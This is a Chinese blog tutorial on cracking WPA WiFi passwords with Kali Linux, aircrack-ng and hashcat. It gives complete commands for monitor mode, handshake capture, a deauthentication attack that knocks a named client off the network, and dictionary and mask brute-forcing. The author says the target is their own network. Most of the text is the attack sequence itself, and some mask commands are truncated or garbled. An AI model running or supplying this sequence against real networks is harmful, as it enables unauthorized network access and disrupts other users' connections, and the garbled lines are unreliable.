Kali Linux 高效破解Wifi密码


2018-10-22 | 0 Comments

> 起因是最近买了个Wifi Pineapple，感觉无线安全挺有意思，再加上网上破解Wifi的教程要么跑不起来、要么不是很详细，所以就准备写这篇文章。

前期准备

> 1.支持监听模式的无线网卡，我这里是小米的无线网卡
>
> 2.Kali Linux，我这里是VMware虚拟机

1. 挂载网卡



2. 下载密码字典

```
curl -L -o rockyou.txt https://github.com/brannondorsey/naive-hashcat/releases
# 比较常用的密码字典，不是很大，国内Wifi成功率不会很高
```

开始破解

1. 检查网卡是否支持监听


```
airmon-ng
# 出现为wlan0的网卡则支持
```

2. 开启

```
airmon-ng start wlan0
# 开启后名称变成了wlan0mon
```


3. 搜索附近的网络

```
airodump-ng wlan0mon
# 这里使用自己的Wifi作为对象，私自破解他人Wifi属于违法行为
```




4. 抓取握手包

```
airodump-ng -c 11 --bssid 74:7D:24:77:2B:6F -w ~/ wlan0mon
# -c 为信道，这里主要是需要包含密码信息的数据包
```




5. 攻击，使目标设备断开重新连接，以便获取握手包


```
1  aireplay-ng -0 2 -a 74:7D:24:77:2B:6F -c 84:89:AD:6F:60:6F wlan0mon
2  # -a Wifi热点的BSSID -c 攻击设备的MAC地址
```



6. 耐心等待设备重新连接以抓取认证数据包




> 成功后可终止命令。



7. 暴力破解

```
1   aircrack-ng -a2 -b 74:7D:24:77:2B:6F -w rockyou.txt ~/*.cap
```




> 这里已经破解成功了，由于自己的密码并不是很复杂，所以很快就完成了破解，实际使用中使用这个密码字典成功率不会很高，需要使用更大的字典才行。
>
> 但更大的字典意味着破解速度会被无限拉长。。
>
> 所以下面使用Hashcat来破解密码，实际测试下来，速度确实快了几倍。

使用Hashcat破解

> 官方介绍是：Hashcat是当前速度最快、最先进的开源密码恢复工具。
>
> 我这边测试的是使用GPU破解，所以将环境转移到了Windows下。


1. 格式转换

```
# https://github.com/hashcat/hashcat-utils/releases
# 下载转换工具，将cap文件转换为hccapx文件
 ./cap2hccapx.exe -01.cap 01.hccapx
```



2. 使用密码字典破解

```
# https://github.com/hashcat/hashcat/releases
# 下载 Hashcat，开始破解
 .\hashcat64.exe -m 2500 01.hccapx .\rockyou.txt
```



> 完成，速度超快!

3. 使用掩码破解

```
# 知道密码长度使用此模式还行，如果不知道。。
.\hashcat64.exe -m 2500 -a 3 01.hccapx -1 ?l?d ?1?1?1?1?1?1?1?1?1?1?1?1?1
1 ?l?u ?1?1?1?1?1?1?1?1
# 指定11位
.\hashcat64.exe -m 2500 -a 3 01.hccapx --increment --increment-min=8 --increme
# 从8位破解到15位,超高难度
# 显卡不行，所以就不测试该模式的时间了
```

4. 常见问题

```
* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch

# 参考 https://hashcat.net/q/timeoutpatch 新建 wddm_timeout_patch.reg 文件，内容
```

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\GraphicsDrivers]
"TdrLevel"=dword:00000000
```

破解

‹ 一兆韦德的无耻套路

走出舒适区 - 记一次离职 ›